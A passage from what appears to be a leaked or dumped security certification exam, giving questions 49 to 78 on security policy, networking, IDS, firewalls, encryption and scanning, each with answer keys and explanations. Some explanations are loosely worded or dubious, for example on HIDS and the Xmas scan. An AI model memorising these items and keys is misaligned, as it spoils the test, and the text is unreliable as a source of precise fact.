QUESTION 49 Which of the following policies is used to add additional information about the overall security posture and serves to protect employees and organizations from inefficiency or ambiguity?

A. User policy
B. IT policy
C. Issue-Specific Security Policy
D. Group policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Issue-Specific Security Policy (ISSP) is used to add additional information about the overall security posture. It helps in providing detailed, targeted guidance for instructing organizations in the secure use of tech systems. This policy serves to protect employees and organizations from inefficiency or ambiguity.
Answer option A is incorrect. A user policy helps in defining what users can and should do to use network and organization's computer equipment. It also defines what limitations are put on users for maintaining the network secure such as whether users can install programs on their workstations, types of programs users are using, and how users can access data.
Answer option B is incorrect. IT policy includes general policies for the IT department. These policies are intended to keep the network secure and stable. It includes the following: Virus incident and security incident
Backup policy
Client update policies
Server configuration, patch update, and modification policies (security)
Firewall policies
Dmz policy, email retention, and auto forwarded email policy
Answer option D is incorrect. A group policy specifies how programs, network resources, and the operating system work for users and computers in an organization.

QUESTION 50
Which of the following statements best describes the consequences of the disaster recovery plan test?

A. The plan should not be changed no matter what the results of the test would be.
B. The results of the test should be kept secret.
C. If no deficiencies were found during the test, then the test was probably flawed.
D. If no deficiencies were found during the test, then the plan is probably perfect.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The chief objective of a disaster recovery plan is to provide a planned way to make decisions if a disruptive event occurs. The reason behind the disaster recovery plan test is to find flaws in the plan. Every plan has some weak points. After the test has been conducted, all parties are informed of the results and the plan is updated to reflect the new information.

QUESTION 51
FILL BLANK

Fill in the blank with the appropriate word. The primary goal of _____ risk analysis is to determine the proportion of effect and theoretical response.

Correct Answer: qualitative

Section: (none)
Explanation


Explanation/Reference:
Explanation:
Qualitative risk analysis uses the likelihood and impact of the identified risks in a fast and cost-effective manner. Qualitative risk analysis establishes a basis for a focused quantitative analysis or risk response plan by evaluating the precedence of risks with a view to impact on the project's scope, cost, schedule, and quality objectives. Qualitative risk analysis is conducted at any point in a project life cycle. The primary goal of qualitative risk analysis is to determine the proportion of effect and theoretical response. The inputs to the qualitative risk analysis process are as follows:
Organizational process assets
Project scope statement
Risk management plan
Risk register

QUESTION 52 Which of the following topologies is a type of physical network design where each computer in the network is connected to a central device through an unshielded twisted-pair (UTP) wire?


A. Mesh topology
B. Star topology
C. Ring topology
D. Bus topology

Correct Answer: B
Section: (none)
Explanation


Explanation/Reference:
Explanation:
Star topology is a type of physical network design where each computer in the network is connected to a central device, called hub, through an unshielded twisted-pair (UTP) wire. Signals from the sending computer go to the hub and are then transmitted to all the computers in the network. Since each workstation has a separate connection to the hub, it is easy to troubleshoot. Currently, it is the most popular topology used for networks. Star Topology:




Answer option A is incorrect. Mesh network topology is a type of physical network design where all devices in a network are connected to each other with many redundant connections. It provides multiple paths for the data traveling on the network to reach its destination. Mesh topology also provides redundancy in the network. It employs the full mesh and partial mesh methods to connect devices. In a full mesh topology network, each computer is connected to all the other computers. In a partial mesh topology network, some of the computers are connected to all the computers, whereas some are connected to only those computers with which they frequently exchange data. Mesh Topology:



Answer option D is incorrect. Bus topology is a type of physical network design where all computers in the network are connected through a single coaxial cable known as bus. This topology uses minimum cabling and is therefore, the simplest and least expensive topology for small networks. In this topology, 50 ohm terminators terminate both ends of the network. A Bus topology network is difficult to troubleshoot, as a break or problem at any point along the cable can cause the entire network to go down. Bus Topology:



Answer option C is incorrect. Ring topology is a type of physical network design where all computers in the network are connected in a closed loop. Each computer or device in a Ring topology network acts as a repeater. It transmits data by passing a token around the network in order to prevent the collision of data between two computers that want to send messages at the same time. If a token is free, the computer waiting to send data takes it, attaches the data and destination address to the token, and sends it. When the token reaches its destination computer, the data is copied. Then, the token gets back to the originator. The originator finds that the message has been copied and received and removes the message from the token. Now, the token is free and can be used by the other computers in the network to send data. In this topology, if one computer fails, the entire network goes down. Ring Topology:



QUESTION 53
FILL BLANK

Fill in the blank with the appropriate term. A _____ is a technique to authenticate digital documents by using computer cryptography.

Correct Answer: signature
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A digital signature is a technique to authenticate digital documents by using computer cryptography. A digital signature not only validates the sender's identity, but also ensures that the document's contents have not been altered. It verifies that the source and integrity of the document is not compromised since the document is signed. A digital signature provides the following assurances: Authenticity, Integrity, and Non-repudiation. Microsoft Office 2007 Excel and Word provide a feature known as Signature line to insert a user's digital signature on a document.

QUESTION 54 Which of the following is an intrusion detection system that reads all incoming packets and tries to find suspicious patterns known as signatures or rules?

A. HIDS
B. IPS
C. DMZ
D. NIDS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A network intrusion detection system (NIDS) is an intrusion detection system that tries to detect malicious activity such as denial of service attacks, port scans or even attempts to crack into computers by monitoring network traffic. A NIDS reads all the incoming packets and tries to find suspicious patterns known as signatures or rules. It also tries to detect incoming shell codes in the same manner that an ordinary intrusion detection system does.
Answer option A is incorrect. A host-based intrusion detection system (HIDS) produces a false alarm because of the abnormal behavior of users and the network. A host-based intrusion detection system (HIDS) is an intrusion detection system that monitors and analyses the internals of a computing system rather than the network packets on its external interfaces. A host-based Intrusion Detection System (HIDS) monitors all or parts of the dynamic behavior and the state of a computer system. HIDS looks at the state of a system, its stored information, whether in RAM, in the file system, log files or elsewhere; and checks that the contents of these appear as expected. Answer option B is incorrect. An intrusion prevention system (IPS) is a network security device that monitors network and/or system activities for malicious or unwanted behavior and can react, in real-time, to block or prevent those activities. When an attack is detected, it can drop the offending packets while still allowing all other traffic to pass.
Answer option C is incorrect. A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

QUESTION 55
Fill in the blank with the appropriate term. The_____ is typically considered as the top InfoSec officer in the organization and helps in maintaining current and appropriate body of knowledge required to perform InfoSec management functions.

Correct Answer: CISO
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Chief InfoSec Officer (CISO) is typically considered as the top InfoSec officer in the organization, though the CISO is usually not an executive-level position and commonly reports to the CIO. Following are the job competencies for the Chief InfoSec Officer (CISO):
Maintaining current & appropriate body of knowledge required to perform InfoSec management functionsEffectively applying InfoSec management knowledge for improving security of open network and associated systems and services
Maintaining working knowledge of external legislative & regulatory initiativesInterpreting and translating requirements for implementationDeveloping appropriate InfoSec policies, standards, guidelines, and proceduresProviding meaningful input, preparing effective presentations, and communicating InfoSec objectivesParticipating in short and long term planning

QUESTION 56
In which of the following types of port scans does the scanner attempt to connect to all 65535 ports?

A. UDP
B. Strobe
C. FTP bounce
D. Vanilla

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In a vanilla port scan, the scanner attempts to connect to all 65,535 ports.
Answer option B is incorrect. The scanner attempts to connect to only selected ports.
Answer option A is incorrect. The scanner scans for open User Datagram Protocol ports.
Answer option C is incorrect. The scanner goes through a File Transfer Protocol server to disguise the cracker's location.

QUESTION 57
Which of the following is a firewall that keeps track of the state of network connections traveling across it?

A. Stateful firewall
B. Stateless packet filter firewall
C. Circuit-level proxy firewall
D. Application gateway firewall

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A stateful firewall is a firewall that keeps track of the state of network connections (such as TCP streams, UDP communication) traveling across it. The firewall is programmed to distinguish legitimate packets for different types of connections. Only packets matching a known connection state will be allowed by the firewall; others will be rejected. Answer option B is incorrect. A stateless packet filter firewall allows direct connections from the external network to hosts on the internal network and is included with router configuration software or with Open Source operating systems.
Answer option C is incorrect. It applies security mechanisms when a TCP or UDP connection is established.
Answer option D is incorrect. An application gateway firewall applies security mechanisms to specific applications, such as FTP and Telnet servers.

QUESTION 58
FILL BLANK

Fill in the blank with the appropriate term. _____ encryption is a type of encryption that uses two keys, i.e., a public key and a private key pair for data encryption. It is also known as public key encryption.

Correct Answer:
Asymmetric
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Asymmetric encryption is a type of encryption that uses two keys, i.e., a public key and a private key pair for data encryption. The public key is available to everyone, while the private or secret key is available only to the recipient of the message. For example, when a user sends a message or data to another user, the sender uses the public key to encrypt the data. The receiver uses his private key to decrypt the data.

QUESTION 59
FILL BLANK

Fill in the blank with the appropriate term. _____is a protocol used to synchronize the timekeeping among the number of distributed time servers and clients.

Correct Answer: NTP
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Network Time Protocol (NTP) is used to synchronize the timekeeping among the number of distributed time servers and clients. It is used for the time management in a large and diverse network that contains many interfaces. In this protocol, servers define the time, and clients have to be synchronized with the defined time. These clients can choose the most reliable source of time defined from the several NTP servers for their information transmission.

QUESTION 60
FILL BLANK

Fill in the blank with the appropriate term. The _____is a communication protocol that communicates information between the network routers and the multicast end stations.

Correct Answer: IGMP
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Internet Group Management Protocol (IGMP) is a communication protocol that communicates information between the network routers and the multicast end stations. It allows the receivers to request a multicast data stream from a specific group address. However, multicast traffic is sent to a single MAC address but is processed by multiple hosts. The IGMP allows an end station to connect to a multicast group and leave it, while being connected to the group address. It can be effectively used for gaming and showing online videos. Although it does not actually act as a transport protocol, it operates above the network layer. It is analogous to ICMP for unicast connections. It is susceptible to some attacks, so firewalls commonly allow the user to disable it if not needed.

QUESTION 61
Which of the following can be performed with software or hardware devices in order to record everything a person types using his or her keyboard?

A. Warchalking
B. Keystroke logging
C. War dialing
D. IRC bot

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Keystroke logging is a method of logging and recording user keystrokes. It can be performed with software or hardware devices. Keystroke logging devices can record everything a person types using his or her keyboard, such as to measure employee's productivity on certain clerical tasks. These types of devices can also be used to get usernames, passwords, etc.
Answer option C is incorrect. War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, BBS systems, and fax machines. Hackers use the resulting lists for various purposes, hobbyists for exploration, and crackers (hackers that specialize in computer security) for password guessing.
Answer option A is incorrect. Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing and war driving.
Answer option D is incorrect. An Internet Relay Chat (IRC) bot is a set of scripts or an independent program that connects to Internet Relay Chat as a client, and so appears to other IRC users as another user. An IRC bot differs from a regular client in that instead of providing interactive access to IRC for a human user, it performs automated functions.

QUESTION 62
FILL BLANK

Fill in the blank with the appropriate term.
A _____ is a translation device or service that is often controlled by a separate Media Gateway Controller, which provides the call control and signaling functionality.

Correct Answer: Media gateway
Section: (none)
Explanation

Explanation/Reference:
Explanation: A Media gateway is a translation device or service that converts digital media streams between disparate telecommunications networks such as PSTN, SS7, Next Generation Networks (2G, 2.5G and 3G radio access networks) or PBX. Media gateways enable multimedia communications across Next Generation Networks over multiple transport protocols such as Asynchronous Transfer Mode (ATM) and Internet Protocol (IP). Because the media gateway connects different types of networks, one of its main functions is to convert between different transmission and coding techniques. Media streaming functions such as echo cancellation, DTMF, and tone sender are also located in the media gateway. Media gateways are often controlled by a separate Media Gateway Controller, which provides the call control and signaling functionality.

QUESTION 63
Which of the following tools is a free laptop tracker that helps in tracking a user's laptop in case it gets stolen?

A. SAINT

B. Adeona
C. Snort
D. Nessus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Adeona is a free laptop tracker that helps in tracking a user's laptop in case it gets stolen. All it takes is to install the Adeona software client on the user's laptop, pick a password, and make it run in the background. If at one point, the user's laptop gets stolen and is connected to the Internet, the Adeona software sends the criminal's IP address. Using the Adeona Recovery, the IP address can then be retrieved. Knowing the IP address helps in tracking the geographical location of the stolen device.
Answer option D is incorrect. Nessus is proprietary comprehensive vulnerability scanning software. It is free of charge for personal use in a non-enterprise environment. Its goal is to detect potential vulnerabilities on tested systems. It is capable of checking various types of vulnerabilities, some of which are as follows: Vulnerabilities that allow a remote cracker to control or access sensitive data on a system Misconfiguration (e.g. open mail relay, missing patches, etc), Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack. Denials of service against the TCP/IP stack by using mangled packets
Answer option A is incorrect. SAINT stands for System Administrator's Integrated Network Tool. It is computer software used for scanning computer networks for security vulnerabilities, and exploiting found vulnerabilities. The SAINT scanner screens every live system on a network for TCP and UDP services. For each service it finds running, it launches a set of probes designed to detect anything that could allow an attacker to gain unauthorized access, create a denialof-service, or gain sensitive information about the network.
Answer option C is incorrect. Snort is an open source network intrusion detection system. The Snort application analyzes network traffic in realtime mode. It performs packet sniffing, packet logging, protocol analysis, and a content search to detect a variety of potential attacks.

QUESTION 64
DRAG DROP

Drag and drop the Response management plans to match up with their respective purposes.

Select and Place:

PURPOSE	PLAN
It provides measures for sustaining essential business operations while recovering from a significant disruption.	Drop Here
It provides measures for recovering business operations immediately following a disaster.	Drop Here
It provides measures and capabilities to maintain organizational essential, strategic functions at an alternate site for upto 30 days.	Drop Here
It provides measures and capabilities for recovering a major application or general support system.	Drop Here
It provides measures for disseminating status report to personnel and the public.	Drop Here
It provides detailed measures to facilitate recovery of capabilities at an alternate site.	Drop Here

Disaster recovery plan
Crisis communication plan
Contingency plan
Continuity of operation plan
Business recovery plan
Business continuity plan

Correct Answer:

PURPOSE	PLAN
It provides measures for sustaining essential business operations while recovering from a significant disruption.	Business continuity plan
It provides measures for recovering business operations immediately following a disaster.	Business recovery plan
It provides measures and capabilities to maintain organizational essential, strategic functions at an alternate site for upto 30 days.	Continuity of operation plan
It provides measures and capabilities for recovering a major application or general support system.	Contingency plan
It provides measures for disseminating status report to personnel and the public.	Crisis communication plan
It provides detailed measures to facilitate recovery of capabilities at an alternate site.	Disaster recovery plan

Disaster recovery plan

Crisis communication plan

Contingency plan

Continuity of operation plan

Business recovery plan

Business continuity plan

Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
FILL BLANK

Fill in the blank with the appropriate term. _____is a free open-source utility for network exploration and security auditing that is used to discover computers and services on a computer network, thus creating a "map" of the network.

Correct Answer: Nmap
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Nmap is a free open-source utility for network exploration and security auditing. It is used to discover computers and services on a computer network, thus creating a "map" of the network. Just like many simple port scanners, Nmap is capable of discovering passive services. In addition, Nmap may be able to determine various details about the remote computers. These include operating system, device type, uptime, software product used to run a service, exact version number of that product, presence of some firewall techniques and, on a local area network, even vendor of the remote network card. Nmap runs on Linux, Microsoft Windows, etc.

QUESTION 66
FILL BLANK

Fill in the blank with the appropriate term. _____is a powerful and low-interaction open source honeypot.

Correct Answer: Honeyd
Section: (none)
Explanation
Explanation/Reference:

Explanation:
Honeyd is a powerful and low-interaction open source honeypot. It was released by Niels Provos in 2002. It was written in C and designed for Unix platforms. It introduced a variety of new concepts, including the ability to monitor millions of unused IPs, IP stack spoofing, etc. It can also simulate hundreds of operating systems and monitor all UDP and TCP-based ports.

QUESTION 67
Which of the following statements are true about volatile memory? Each correct answer represents a complete solution. Choose all that apply.

A. Read-Only Memory (ROM) is an example of volatile memory.
B. The content is stored permanently, and even the power supply is switched off.
C. The volatile storage device is faster in reading and writing data.
D. It is computer memory that requires power to maintain the stored information.

Correct Answer: DC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Volatile memory, also known as volatile storage, is computer memory that requires power to maintain the stored information, unlike non-volatile memory which does not require a maintained power supply. It has been less popularly known as temporary memory. Most forms of modern random access memory (RAM) are volatile storage, including dynamic random access memory (DRAM) and static random access memory (SRAM). A volatile storage device is faster in reading and writing data. Answer options B and A are incorrect. Non-volatile memory, nonvolatile memory, NVM, or non-volatile storage, in the most basic sense, is computer memory that can retain the stored information even when not powered. Examples of non-volatile memory include read-only memory, flash memory, most types of magnetic computer storage devices (e.g. hard disks, floppy disks, and magnetic tape), optical discs, and early computer storage methods such as paper tape and punched cards.

QUESTION 68 Which of the following firewalls are used to track the state of active connections and determine the network packets allowed to enter through the firewall? Each correct answer represents a complete solution. Choose all that apply.

A. Circuit-level gateway
B. Stateful
C. Proxy server
D. Dynamic packet-filtering

Correct Answer: DB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A dynamic packet-filtering firewall is a fourth generation firewall technology. It is also known as a stateful firewall. It tracks the state of active connections and determines which network packets are allowed to enter through the firewall. It records session information, such as IP addresses and port numbers to implement a more secure network. The dynamic packet-filtering firewall operates at Layer3, Layer4, and Layer5.
Answer option A is incorrect. A circuit-level gateway is a type of firewall that works at the session layer of the OSI model between the application layer and the transport layer of the TCP/IP stack. They monitor TCP handshaking between packets to determine whether a requested session is legitimate. Information passed to a remote computer through a circuit level gateway appears to have originated from the gateway. This is useful for hiding information about protected networks. Circuit-level gateways are relatively inexpensive and have the advantage of hiding information about the private network they protect.
Answer option C is incorrect. A proxy server firewall intercepts all messages entering and leaving the network. The proxy server effectively hides the true network addresses.

QUESTION 69
Which of the following statements are NOT true about the FAT16 file system? Each correct answer represents a complete solution. Choose all that apply.

A. It does not support file-level security.
B. It works well with large disks because the cluster size increases as the disk partition size increases.
C. It supports the Linux operating system.
D. It supports file-level compression.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

Explanation:
The FAT16 file system was developed for disks larger than 16MB. It uses 16-bit allocation table entries. The FAT16 file system supports all Microsoft operating systems. It also supports OS/2 and Linux. Answer options C and A are incorrect. All these statements are true about the FAT16 file system.

QUESTION 70
FILL BLANK

Fill in the blank with the appropriate term. The _____ is used for routing voice conversations over the Internet. It is also known by other names such as IP Telephony, Broadband Telephony, etc.

Correct Answer: VoIP
Section: (none)
Explanation

Explanation/Reference:
Explanation: The Voice over Internet Protocol (VoIP) is used for routing of voice conversation over the Internet. The VoIP is also known by other names such as IP Telephony, Broadband Telephony, etc. Analog signals are used in telephones in which the sound is received as electrical pulsation, which is amplified and then carried to a small loudspeaker attached to the other phone, and the call receiver can hear the sound. In VoIP, analog signals are changed into digital signals, which are transmitted on the Internet. VoIP is used to make free phone calls using an Internet connection, and this can be done by using any VoIP software available in the market. There are various modes for making phone calls through the Internet. Some of the important modes are as follows:
Through Analog Telephone Adapter (ATA)
In this mode, the traditional phone is attached to the computer through AT
A. ATA receives analog signals from the phone and then converts these signals to digital signals. The digital signals are then received by the Internet Service Providers (ISP), and the system is ready to make calls over VoIP.
Through IP Phone
IP Phones look exactly like the traditional phones, but they differ in that they have RJ-45 Ethernet connectors, instead of RJ-11 phone connectors, for connecting to the computers.
Computer To Computer
This is the easiest way to use VoIP. For this, we need software, microphone, speakers, sound card and an Internet connection through a cable or a DSL modem.
Soft Phones
Soft phone is a software application that can be loaded onto a computer and used anywhere in the broadband connectivity area.

QUESTION 71
FILL BLANK

Fill in the blank with the appropriate term. The _____ protocol is a feature of packet-based data transmission protocols. It is used to keep a record of the frame sequences sent and their respective acknowledgements received by both the users.

Correct Answer: Sliding Window
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Sliding Window protocol is a feature of packet-based data transmission protocols. It is used in the data link layer (OSI model) as well as in TCP (transport layer of the OSI model). It is used to keep a record of the frame sequences sent, and their respective acknowledgements received, by both the users. Its additional feature over a simpler protocol is that can allow multiple packets to be "in transmission" simultaneously, rather than waiting for each packet to be acknowledged before sending the next.In transmit flow control, sliding window is a variable-duration window that allows a sender to transmit a specified number of data units before an acknowledgment is received or before a specified event occurs.An example of a sliding window is one in which, after the sender fails to receive an acknowledgment for the first transmitted frame, the sender "slides" the window, i.e., resets the window, and sends a second frame. This process is repeated for the specified number of times before the sender interrupts transmission. Sliding window is sometimes called acknowledgment delay period.

QUESTION 72
FILL BLANK

Fill in the blank with the appropriate term. A _____ is a set of tools that take Administrative control of a computer system without authorization by the computer owners and/or legitimate managers.

Correct Answer: rootkit
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A rootkit is a set of tools that take Administrative control of a computer system without authorization by the computer owners and/or legitimate managers. A rootkit requires root access to be installed in the Linux operating system, but once installed, the attacker can get root access at any time. Rootkits have the following features:
They allow an attacker to run packet sniffers secretly to capture passwords.

They allow an attacker to set a Trojan into the operating system and thus open a backdoor for anytime access.
They allow an attacker to replace utility programs that can be used to detect the attacker's activity. They provide utilities for installing Trojans with the same attributes as legitimate programs.

QUESTION 73
Which of the following standards is an amendment to the original IEEE 802.11 and specifies security mechanisms for wireless networks?

A. 802.11b
B. 802.11e
C. 802.11i
D. 802.11a

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
802.11i is an amendment to the original IEEE 802.11. This standard specifies security mechanisms for wireless networks. It replaced the short Authentication and privacy clause of the original standard with a detailed Security clause. In the process, it deprecated the broken WEP. 802.11i supersedes the previous security specification, Wired Equivalent Privacy (WEP), which was shown to have severe security weaknesses. Wi-Fi Protected Access (WPA) had previously been introduced by the Wi-Fi Alliance as an intermediate solution to WEP insecurities. The Wi-Fi Alliance refers to their approved, interoperable implementation of the full 802.11i as WPA2, also called RSN (Robust Security Network). 802.11i makes use of the Advanced Encryption Standard (AES) block cipher, whereas WEP and WPA use the RC4 stream cipher.
Answer option D is incorrect. 802.11a is an amendment to the IEEE 802.11 specification that added a higher data rate of up to 54 Mbit/s using the 5 GHz band. It has seen widespread worldwide implementation, particularly within the corporate workspace. Using the 5 GHz band gives 802.11a a significant advantage, since the 2.4 GHz band is heavily used to the point of being crowded. Degradation caused by such conflicts can cause frequent dropped connections and degradation of service.
Answer option A is incorrect. 802.11b is an amendment to the IEEE 802.11 specification that extended throughput up to 11 Mbit/s using the same 2.4 GHz band. This specification under the marketing name of Wi-Fi has been implemented all over the world. 802.11b is used in a point-to-multipoint configuration, wherein an access point communicates via an omni-directional antenna with one or more nomadic or mobile clients that are located in a coverage area around the access point.
Answer option B is incorrect. The 802.11e standard is a proposed enhancement to the 802.11a and 802.11b wireless LAN (WLAN) specifications. It offers quality of service (QoS) features, including the prioritization of data, voice, and video transmissions. 802.11e enhances the 802.11 Media Access Control layer (MAC layer) with a coordinated time division multiple access (TDMA) construct, and adds error-correcting mechanisms for delay-sensitive applications such as voice and video.

QUESTION 74 Which of the following tools is an open source network intrusion prevention and detection system that operates as a network sniffer and logs activities of the network that is matched with the predefined signatures?

A. Dsniff
B. KisMAC
C. Snort
D. Kismet

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Snort is an open source network intrusion prevention and detection system that operates as a network sniffer. It logs activities of the network that is matched with the predefined signatures. Signatures can be designed for a wide range of traffic, including Internet Protocol (IP), Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and Internet Control Message Protocol (ICMP). The three main modes in which Snort can be configured are as follows:
Sniffer mode: It reads the packets of the network and displays them in a continuous stream on the console. Packet
logger mode: It logs the packets to the disk.
Network intrusion detection mode: It is the most complex and configurable configuration, allowing Snort to analyze network traffic for matches against a user-defined rule set.
Answer option A is incorrect. Dsniff is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of the tools of Dsniff include dsniff, arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. Dsniff is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.
Answer option D is incorrect. Kismet is a Linux-based 802.11 wireless network sniffer and intrusion detection system. It can work with any wireless card that supports raw monitoring (rfmon) mode. Kismet can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic. Kismet can be used for the following tasks:
To identify networks by passively collecting packets
To detect standard named networks
To detect masked networks
To collect the presence of non-beaconing networks via data traffic

Answer option B is incorrect. KisMAC is a wireless network discovery tool for Mac OS X. It has a wide range of features, similar to those of Kismet, its Linux/BSD namesake and far exceeding those of NetStumbler, its closest equivalent on Windows. The program is geared towards the network security professionals, and is not as novice-friendly as the similar applications. KisMAC will scan for networks passively on supported cards, including Apple's AirPort, AirPort Extreme, and many third-party cards. It will scan for networks actively on any card supported by Mac OS X itself.
Cracking of WEP and WPA keys, both by brute force, and exploiting flaws, such as weak scheduling and badly generated keys is supported when a card capable of monitor mode is used, and when packet reinsertion can be done with a supported card. The GPS mapping can be performed when an NMEA compatible GPS receiver is attached. Data can also be saved in pcap format and loaded into programs, such as Wireshark.

QUESTION 75 Which of the following is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management?

A. ANSI
B. IEEE
C. ITU
D. ICANN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
ICANN stands for Internet Corporation for Assigned Names and Numbers. ICANN is responsible for managing the assignment of domain names and IP addresses. ICANN's tasks include responsibility for IP address space allocation, protocol identifier assignment, top-level domain name system management, and root server system management functions. Internet Corporation for Assigned Names and Numbers (ICANN) is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management.
Answer option B is incorrect. Institute of Electrical and Electronics Engineers (IEEE) is an organization of engineers and electronics professionals who develop standards for hardware and software.
Answer option C is incorrect. The International Telecommunication Union is an agency of the United Nations which regulates information and communication technology issues. ITU coordinates the shared global use of the radio spectrum, promotes international cooperation in assigning satellite orbits, works to improve telecommunication infrastructure in the developing world and establishes worldwide standards. ITU is active in areas including broadband Internet, latestgeneration wireless technologies, aeronautical and maritime navigation, radio astronomy, satellite-based meteorology, convergence in fixed-mobile phone, Internet access, data, voice, TV broadcasting, and next-generation networks.
Answer option A is incorrect. ANSI (American National Standards Institute) is the primary organization for fostering the development of technology standards in the United States. ANSI works with industry groups and is the U.S. member of the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC). Long-established computer standards from ANSI include the American Standard Code for Information Interchange (ASCII) and the Small Computer System Interface (SCSI).

QUESTION 76 With which of the following flag sets does the Xmas tree scan send a TCP frame to a remote device? Each correct answer represents a part of the solution. Choose all that apply.

A. PUSH
B. RST
C. FIN
D. URG

Correct Answer: DAC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
With the URG, PUSH, and FIN flag sets, the Xmas tree scan sends a TCP frame to a remote device. The Xmas tree scan is called an Xmas tree scan because the alternating bits are turned on and off in the flags byte (00101001), much like the lights of a Christmas tree. Answer option B is incorrect. The RST flag is not set when the Xmas tree scan sends a TCP frame to a remote device.

QUESTION 77
Network security is the specialist area, which consists of the provisions and policies adopted by the Network Administrator to prevent and monitor unauthorized access, misuse, modification, or denial of the computer network and networkaccessible resources. For which of the following reasons is network security needed? Each correct answer represents a complete solution. Choose all that apply.

A. To protect information from loss and deliver it to its destination properly
B. To protect information from unwanted editing, accidentally or intentionally by unauthorized users
C. To protect private information on the Internet
D. To prevent a user from sending a message to another user with the name of a third person

Correct Answer: CBAD

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Network security is needed for the following reasons:
To protect private information on the Internet
To protect information from unwanted editing, accidentally or intentionally by unauthorized users
To protect information from loss and deliver it to its destination properly
To prevent a user from sending a message to another user with the name of a third person

QUESTION 78
Which of the following policies helps in defining what users can and should do to use network and organization's computer equipment?

A. General policy
B. Remote access policy
C. IT policy
D. User policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A user policy helps in defining what users can and should do to use network and organization's computer equipment. It also defines what limitations are put on users for maintaining the network secure such as whether users can install programs on their workstations, types of programs users are using, and how users can access data.
